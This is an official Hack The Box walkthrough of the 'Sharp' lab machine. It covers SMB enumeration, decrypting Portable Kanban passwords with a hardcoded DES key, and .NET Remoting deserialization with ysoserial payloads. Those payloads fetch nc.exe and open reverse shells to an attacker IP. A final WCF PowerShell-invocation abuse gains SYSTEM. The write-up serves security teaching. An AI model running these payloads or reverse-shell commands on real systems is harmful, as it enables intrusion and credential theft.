HACKTHEBOX

Sharp

27th April 2021 / Document No D21.100.116

Prepared By: MrR3boot

Machine Creator(s): cube0x0

Difficulty: Hard

Classification: Official

Synopsis

Sharp is a hard difficulty Windows machine which features `.NET` remoting services. Reversing a software accessible from open SMB share reveals user credentials. These credentials can be used to access a `.NET` remoting services application, which can be later downloaded from a private SMB share. By exploiting this service it is possible to get a foothold on the server. `WCF` service project is accessible and service can be exploited to gain root access on the system.

Skills Required

- Enumeration
- Scripting
- Basic Knowledge of Windows

Skills Learned

- Reversing `.NET` Applications
- Exploitation of `.NET` Remoting Services
- Exploitation of `WCF` Remoting Services

Enumeration

Nmap

We can start by running a full `nmap` scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.219 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.219
```

```
nmap -p$ports -sV -sC 10.10.10.219

PORT      STATE    SERVICE            VERSION
135/tcp   open     msrpc              Microsoft Windows RPC
139/tcp   open     netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds?
5985/tcp  open     http               Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8888/tcp  open     storagecraft-image StorageCraft Image Manager
8889/tcp  open     mc-nmf             .NET Message Framing
49666/tcp filtered unknown
```

Tool `nmap` reveals that the target host is a Windows system that features SMB, WinRM, StorageCraft Image Manager, `.NET` Message Framing services running on their default ports.

SMB

Let's check if the SMB server allows null sessions using `smbmap` tool.

```
smbmap -H 10.10.10.219

[+] IP: 10.10.10.219:445        Name: unknown

        Disk            Permissions     Comment
        ----            -----------     -------
        ADMIN$          NO ACCESS       Remote Admin
        C$              NO ACCESS       Default share
        dev             NO ACCESS
        IPC$            NO ACCESS       Remote IPC
        kanban          READ ONLY
```

It is possible to connect successfully and discover that the `guest` user has read access to the `kanban` share. We can now attempt to recursively list it's contents.

```
smbmap -H 10.10.10.219 -R kanban

[+] IP: 10.10.10.219:445        Name: unknown

        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        kanban                                                  READ ONLY
        .\kanban\*
        dr--r--r--                0 Sat Nov 14 13:57:04 2020    .
        dr--r--r--                0 Sat Nov 14 13:57:04 2020    ..
        fr--r--r--            58368 Sat Nov 14 13:57:04 2020    CommandLine.dll
        fr--r--r--           141312 Sat Nov 14 13:57:04 2020    CsvHelper.dll
        fr--r--r--           456704 Sat Nov 14 13:57:04 2020    DotNetZip.dll
<SNIP>
```

There are plenty of files present and we can download all of them from the share using the tool `smbget` for an offline analysis.

```
smbget -a -R smb://10.10.10.219/kanban

Using workgroup WORKGROUP, guest user
smb://10.10.10.219/kanban/CommandLine.dll
smb://10.10.10.219/kanban/CsvHelper.dll
smb://10.10.10.219/kanban/DotNetZip.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Converter.Html.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Interpreter.dll
smb://10.10.10.219/kanban/Itenso.Rtf.Parser.dll
smb://10.10.10.219/kanban/Itenso.Sys.dll
smb://10.10.10.219/kanban/MsgReader.dll
<SNIP>
```

Portable Kanban

The file names and the folder name made us to believe that this might be an installation of `Portable Kanban` software. This software is used to create and manage tasks. Running `file` command on executable `PortableKanban.exe` reveals that this software is built with the `.Net` programming language.

```
file PortableKanban.exe

PortableKanban.exe: PE32 executable (GUI) Intel 80386 Mono/.Net
assembly, for MS Windows
```

The file `PortableKanban.pk3` though contains encrypted passwords of `Administrator` and `lars` users.


```
cat PortableKanban.pk3 | jq .Users
[
  {
    "Id": "e8e29158d70d44b1a1ba4949d52790a0",
    "Name": "Administrator",
    "Initials": "",
    "Email": "",
    "EncryptedPassword": "k+iUoOvQYG98PuhhRC7/rg==",
    "Role": "Admin",
    "Inactive": false,
    "TimeStamp": 637409769245503700
  },
  {
    "Id": "0628ae1de5234b81ae65c246dd2b4a21",
    "Name": "lars",
    "Initials": "",
    "Email": "",
    "EncryptedPassword": "Ua3LyPFM175GN8D3+tqwLA==",
    "Role": "User",
    "Inactive": false,
    "TimeStamp": 637409769265925600
  }
]
```

There's also a backup file present which includes the same encrypted passwords.

```
cat PortableKanban.pk3 | jq .Users[].EncryptedPassword
"k+iUoOvQYG98PuhhRC7/rg=="
"Ua3LyPFM175GN8D3+tqwLA=="

cat PortableKanban.pk3.bak | jq .Users[].EncryptedPassword
"k+iUoOvQYG98PuhhRC7/rg=="
"Ua3LyPFM175GN8D3+tqwLA=="
```

We transfer `PortableKanban.exe` and `PortableKanban.Data.dll` files locally to a Windows machine and open them with the dnspy tool for further analysis. We search for the `encryptedpassword` string.



We notice few matches from the DLL file `PortableKanban.Data.dll` which has a class called `Crypto` that includes `Encrypt` and `Decrypt` functions.

We can review the reversed engineered `Decrypt` function code.

```
public static string Decrypt(string cryptedString)
{
  string result;
  try
  {
    if (string.IsNullOrEmpty(cryptedString))
    {
      result = string.Empty;
    }
    else
    {
      DESCryptoServiceProvider descryptoServiceProvider = new
DESCryptoServiceProvider();
      result = new StreamReader(new CryptoStream(new
MemoryStream(Convert.FromBase64String(cryptedString)),
descryptoServiceProvider.CreateDecryptor(Crypto._rgbKey, Crypto._rgbIV),
CryptoStreamMode.Read)).ReadToEnd();
    }
  }
  catch (Exception)
  {
    result = string.Empty;
  }
  return result;
}
```

The code uses an encrypted string as input then decodes the base64 content. We also understand that it is using the `DES` algorithm with hardcoded `key` and `iv` values to decrypt the contents. Selecting the `_rgbKey` can reveal the values for `Key` and `IV`.

```
        }

        // Token: 0x04000001 RID: 1
        private static byte[] _rgbKey = Encoding.ASCII.GetBytes("7ly6UznJ");

        // Token: 0x04000002 RID: 2
        private static byte[] _rgbIV = Encoding.ASCII.GetBytes("XuVUm5fR");
    }
}
```

We develeop a custom python script to decrypt the passwords.

```
import json
import base64
from des import *

data = json.loads(open('PortableKanban.pk3','r').read()[1:])
for i in data['Users']:
  passwd = base64.b64decode(i["EncryptedPassword"])
  p = DesKey(b'7ly6UznJ')
  passwd = p.decrypt(passwd, initial=b"XuVUm5fR", padding=True)
  print(f"[+] {i['Name']} : {passwd.decode('utf-8')}")
```

```
python3 decrypt.py
[+] Administrator : G2@$btRSHJYTarg
[+] lars : G123HHrth234gRG
```

By using the crackmapexec tool one can spray these credentials on different services. Let's issue the below command to check if the credentials are valid against the WinRM service.

```
crackmapexec winrm 10.10.10.219 -u users.txt -p password.txt
```

```
crackmapexec winrm 10.10.10.219 -u users.txt -p password.txt

WINRM   10.10.10.219    5985   SHARP            [*] http://10.10.10.219:5985/wsman
WINRM   10.10.10.219    5985   SHARP            [-] \Administrator:G2@$btRSHJYTarg
"Failed to authenticate the user Administrator with ntlm"
WINRM   10.10.10.219    5985   SHARP            [-] \Administrator:G123HHrth234gRG
"Failed to authenticate the user Administrator with ntlm"
WINRM   10.10.10.219    5985   SHARP            [-] \lars:G2@$btRSHJYTarg "Failed
to authenticate the user lars with ntlm"
WINRM   10.10.10.219    5985   SHARP            [-] \lars:G123HHrth234gRG "Failed
to authenticate the user lars with ntlm"
```

The attack was not successful but we can try them for the SMB service.

```
crackmapexec smb 10.10.10.219 -u users.txt -p password.txt

SMB   10.10.10.219    445    SHARP            [*] Windows 10.0 Build 17763
(name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB   10.10.10.219    445    SHARP            [-]
Sharp\Administrator:G2@$btRSHJYTarg STATUS_LOGON_FAILURE
SMB   10.10.10.219    445    SHARP            [-]
Sharp\Administrator:G123HHrth234gRG STATUS_LOGON_FAILURE
SMB   10.10.10.219    445    SHARP            [-] Sharp\lars:G2@$btRSHJYTarg
STATUS_LOGON_FAILURE
SMB   10.10.10.219    445    SHARP            [+] Sharp\lars:G123HHrth234gRG
```

We discover that user `lars` can authenticate to the target SMB service. It is possible to list the shares using `lars / G123HHrth234gRG` credentials.

```
smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219

[+] IP: 10.10.10.219:445        Name: unknown

  Disk            Permissions     Comment
  ----            -----------     -------
  ADMIN$          NO ACCESS       Remote Admin
  C$              NO ACCESS       Default share
  dev             READ ONLY
  IPC$            READ ONLY       Remote IPC
  kanban          NO ACCESS
```

Now we have access to the files inside the `dev` share.

```
smbmap -u lars -p G123HHrth234gRG -H 10.10.10.219 -R dev

[+] IP: 10.10.10.219:445        Name: unknown

     Disk                                                    Permissions     Comment
     ----                                                    -----------     -------
     dev                                                     READ ONLY
     .\dev\*
     dr--r--r--     0 Sun Nov 15 06:30:13 2020    .
     dr--r--r--     0 Sun Nov 15 06:30:13 2020    ..
     fr--r--r--  5632 Sun Nov 15 05:25:01 2020    Client.exe
     fr--r--r--    70 Sun Nov 15 08:59:02 2020    notes.txt
     fr--r--r--  4096 Sun Nov 15 05:25:01 2020    RemotingLibrary.dll
     fr--r--r--  6144 Mon Nov 16 06:55:44 2020    Server.exe
```

Finally we download them using the `smbget` command.

```
smbget -a -R smb://10.10.10.219/dev -U 'lars%G123HHrth234gRG'

Using workgroup WORKGROUP, user lars
smb://10.10.10.219/dev/Client.exe
smb://10.10.10.219/dev/notes.txt
smb://10.10.10.219/dev/RemotingLibrary.dll
smb://10.10.10.219/dev/Server.exe
Downloaded 15.57kB in 12 seconds
```

We onserve that the file `notes.txt` reveals some information about a todo list.

```
cat notes.txt
Todo:
    Migrate from .Net remoting to WCF
    Add input validation
```

Foothold

Running the `file` command reveals that these executables are built with the `.NET` programming language. We can transfer those files locally to a Windows virtual machine and open using the `dnspy` tool for further analysis.

File `Server.exe` has a `StartServer` class which implements `.NET` Remoting service on port 8888 while also exposes the `SecretSharpDebugApplicationEndpoint` object instance. File `Client.exe` in it's `Main` method reveals credentials that required to access the `.NET` remoting object instance.

```
private static void Main(string[] args)
{
  ChannelServices.RegisterChannel(new TcpChannel(), true);
  IDictionary channelSinkProperties =
ChannelServices.GetChannelSinkProperties((Remoting)Activator.GetObject(typeof(Remoting)
, "tcp://localhost:8888/SecretSharpDebugApplicationEndpoint"));
  channelSinkProperties["username"] = "debug";
  channelSinkProperties["password"] = "SharpApplicationDebugUserPassword123!";
}
```

.NET Remoting


`.NET` Remoting is an API designed to manage inter-process communication (IPC). It allows a developer to expose `.NET` object instances to remote clients either through TCP/IP or between users on the same machine over common inter-process communication mechanisms.

```
private static void StartServer()
{
  Hashtable hashtable = new Hashtable();
  ((IDictionary)hashtable)["port"] = 8888;
  ((IDictionary)hashtable)["rejectRemoteRequests"] = false;
  BinaryServerFormatterSinkProvider binaryServerFormatterSinkProvider = new
BinaryServerFormatterSinkProvider();
  binaryServerFormatterSinkProvider.TypeFilterLevel = TypeFilterLevel.Full;
  ChannelServices.RegisterChannel(new TcpChannel(hashtable, new
BinaryClientFormatterSinkProvider(), binaryServerFormatterSinkProvider), true);
  RemotingConfiguration.CustomErrorsMode = CustomErrorsModes.Off;
  RemotingConfiguration.RegisterWellKnownServiceType(typeof(Remoting),
"SecretSharpDebugApplicationEndpoint", WellKnownObjectMode.Singleton);
  Console.WriteLine("Registered service");
  for (;;)
  {
    Console.ReadLine();
  }
}
```

The service uses binary serialization and we notice that `TypeFilterLevel` is set to `Full`. Microsoft's documentation decribes that when the level of deserialization is Full then automatic deserialization of all types is supported .

```
.NET Framework remoting provides two levels of automatic deserialization, Low and Full.
The Full deserialization level supports automatic deserialization of all types that
remoting supports in all situations.
```

By further investigating online, we spot a git repository which indeed offers an exploit for this service.



We download the repository and open the `ExploitRemotingService.sln` file in Visual Studio. We build the solution and the created `ExploitRemotingService.exe` file assist us in order to send a raw base64 serialized object to the server.

We can use the ysoserial tool to also build the payload to verify the vulnerability.

```
ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c "curl 10.10.14.3"
```

The above command produces a base64 encoded serialized payload. We will use a python web server to confirm that we can get the request from the curl command and issue the below exploitation command replacing though the `<base64>` part with the actual payload which it was generated just before.

```
ExploitRemotingService.exe -s --user=debug --
pass="SharpApplicationDebugUserPassword123!"
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw <base64>
```

```
c:\Python27>python.exe -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.219 - - [26/Apr/2021 19:24:28] "GET / HTTP/1.1" 200 -
```

This is indeed successful. The command was executed and reached our web server. Now it's time to repeat the whole process to download the `nc.exe` tool and then execute it in order to get a reverse shell.

```
ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c "curl
10.10.14.3/nc.exe -o c:\windows\temp\nc.exe"
ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c
"c:\windows\temp\nc.exe -e cmd.exe 10.10.14.3 1234"
```

Privilege Escalation

By having foothold on the machine we can try enumerate the server. Checking user `lars` directories we notice a `wcf` folder in the `Documents` directory.

```
c:\Users\lars\Documents\wcf>dir
 Volume in drive C is System
 Volume Serial Number is 7824-B3D4

 Directory of c:\Users\lars\Documents\wcf

11/15/2020  02:40 PM    <DIR>          .
11/15/2020  02:40 PM    <DIR>          ..
11/15/2020  02:40 PM    <DIR>          .vs
11/15/2020  02:40 PM    <DIR>          Client
11/15/2020  02:40 PM    <DIR>          packages
11/15/2020  02:40 PM    <DIR>          RemotingLibrary
11/15/2020  02:41 PM    <DIR>          Server
11/15/2020  01:47 PM             2,095 wcf.sln
               1 File(s)          2,095 bytes
               7 Dir(s)  30,355,230,720 bytes free
```

This folder contains a Visual Studio project. We create an archive from these files so that we can transfer it to our local machine for offline analysis.

```
powershell -ep bypass
Compress-Archive -Path C:\Users\lars\Documents\wcf -DestinationPath c:\dev\wcf.zip
```

Now the `wcf.zip` file can be downloaded from the `dev` share.

```
net use G: \\10.10.10.219\dev /user:lars G123HHrth234gRG
copy G:\wcf.zip c:\htb\wcf.zip
```

We extract the archive and open the project solution in Visual Studio. Inspecting `Server/Program.cs` class reveals that it implements a `WcFService`. Windows Communication Foundation (WCF) is a framework which is used to build service oriented applications.

```
Server.WcfService                                   OnStart(string[] args)
using RemotingSample;
using System;
using System.Net.Security;
using System.ServiceModel;
using System.ServiceProcess;

namespace Server
{
    2 references
    public class WcfService : ServiceBase
    {
        public ServiceHost serviceHost = null;

        1 reference
        public WcfService()
        {
            ServiceName = "WCFService";
        }

        0 references
        public static void Main()
        {
            ServiceBase.Run(new WcfService());
        }
```

The `OnStart` class reveals the WCF service endpoint which we can use to send data as asynchronous messages.

```
...
  Uri baseAddress = new Uri("net.tcp://0.0.0.0:8889/wcf/NewSecretWcfEndpoint");
  serviceHost = new ServiceHost(typeof(Remoting), baseAddress);
  NetTcpBinding binding = new NetTcpBinding();
  binding.Security.Mode = SecurityMode.Transport;
  binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.Windows;
  binding.Security.Transport.ProtectionLevel      = ProtectionLevel.EncryptAndSign;
  binding.Security.Message.ClientCredentialType   = MessageCredentialType.Windows;
...
```

`Client` uses the `IWcFService` interface to connect to the WCF service endpoint.

```
using RemotingSample;
using System;
using System.ServiceModel;

namespace Client {

    0 references
    public class Client
    {
        0 references
        public static void Main() {
            ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
                new NetTcpBinding(SecurityMode.Transport),"net.tcp://localhost:8889/wcf/NewSecretWcfEndpoint"
            );
            IWcfService client = channelFactory.CreateChannel();
            Console.WriteLine(client.GetDiskInfo());
            Console.WriteLine(client.GetCpuInfo());
            Console.WriteLine(client.GetRamInfo());
        }
    }
}
```

We can select `IWcfService` and then `Go To Definition` option to explore the functions defined in this interface.

```
public interface IWcfService
{
    [OperationContract]
    1 reference
    string GetUsers();

    [OperationContract]
    2 references
    string GetDiskInfo();

    [OperationContract]
    2 references
    string GetCpuInfo();

    [OperationContract]
    2 references
    string GetRamInfo();

    [OperationContract]
    1 reference
    string InvokePowerShell(string scriptText);
}
```

There are few functions defined but `InvokePowerShell` looks promising. This function accepts user input then it simply executes it using PowerShell.

```
    2 references
    public string InvokePowerShell(string scriptText)
    {
        Runspace runspace = RunspaceFactory.CreateRunspace();
        runspace.Open();
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript(scriptText);
        pipeline.Commands.Add("Out-String");
        Collection <PSObject> results = pipeline.Invoke();
        runspace.Close();
        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject obj in results)
        {
            stringBuilder.AppendLine(obj.ToString());
        }
        return stringBuilder.ToString();
    }
}
```

We can modify `Client/Program.cs` as below to execute the `whoami` command.

```
namespace Client {

    0 references
    public class Client
    {
        0 references
        public static void Main() {
            ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
                new NetTcpBinding(SecurityMode.Transport),"net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
            );
            IWcfService client = channelFactory.CreateChannel();
            Console.WriteLine(client.InvokePowerShell("whoami"));
        }
    }
}
```

Finally we build the solution and run `WcfClient.exe` from the `Client` folder.

```
PS C:\htb\wcf\Client\bin\Debug> .\WcfClient.exe

<SNIP>
System.Net.Sockets.SocketException: An existing connection was forcibly
closed by the remote host
 <SNIP>
```

Our try didn't have any success and this probably happened due to the use of authentication. It is possible though to overcome this by either transferring `WcfClient.exe` and `WcfRemotingLibrary.dll` files to the server or by creating a `netonly` PowerShell session. We can try with the `netonly` session by issuing the below command.

```
runas /netonly /user:lars powershell
```

After supplying the password it spawns a new PowerShell window. Now we can run `WcfClient.exe`.

```
PS C:\htb\wcf\Client\bin\Debug> .\WcfClient.exe

nt authority\system
```

This is indeed a successful attack. With a similar way, it is possible to obtain a reverse shell using the following code for `Client`.

```
using System;
using System.ServiceModel;

namespace Client {

    0 references
    public class Client
    {
        0 references
        public static void Main() {
            ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
                new NetTcpBinding(SecurityMode.Transport),"net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
            );
            IWcfService client = channelFactory.CreateChannel();
            Console.WriteLine(client.InvokePowerShell("c:\\windows\\temp\\nc.exe -e cmd.exe 10.10.14.3 1234"));
        }
    }
}
```

We use a `nc64` listener on port 1234 and run `WcfClient.exe` in netonly PowerShell session.

```
C:\htb>nc64.exe -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.219] 49675
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Finally this attack is successful and we receive a shell as `nt authority\system`.